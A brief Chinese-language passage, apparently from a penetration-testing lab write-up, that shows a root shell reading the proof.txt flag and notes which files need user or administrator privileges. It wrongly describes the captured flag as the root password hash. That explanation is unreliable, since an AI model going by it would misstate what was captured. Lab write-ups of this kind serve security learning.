攻擊者已經成功獲取到系統中 root 用戶的密碼（也就是所謂的 root hash），這是一個包含 root 用戶密碼散列值的文件或數據庫。一旦攻擊者獲得 root 密碼散列值，他們可以利用不同的密碼破解技術來破解密碼並成功登錄到系統中，進一步進行更多的攻擊或偵察操作，對系統造成更大的損害或風險。

```
bash-5.0# cat /root/proof.txt
a787607b9ae373e882f7f8bca7f6c2a0
bash-5.0#
```

補充:

- (i) local.txt: 非特權用戶可以進行訪問的文件
- (ii) proof.txt: 需具管理者特權權限以上的用戶才可進行訪問的文件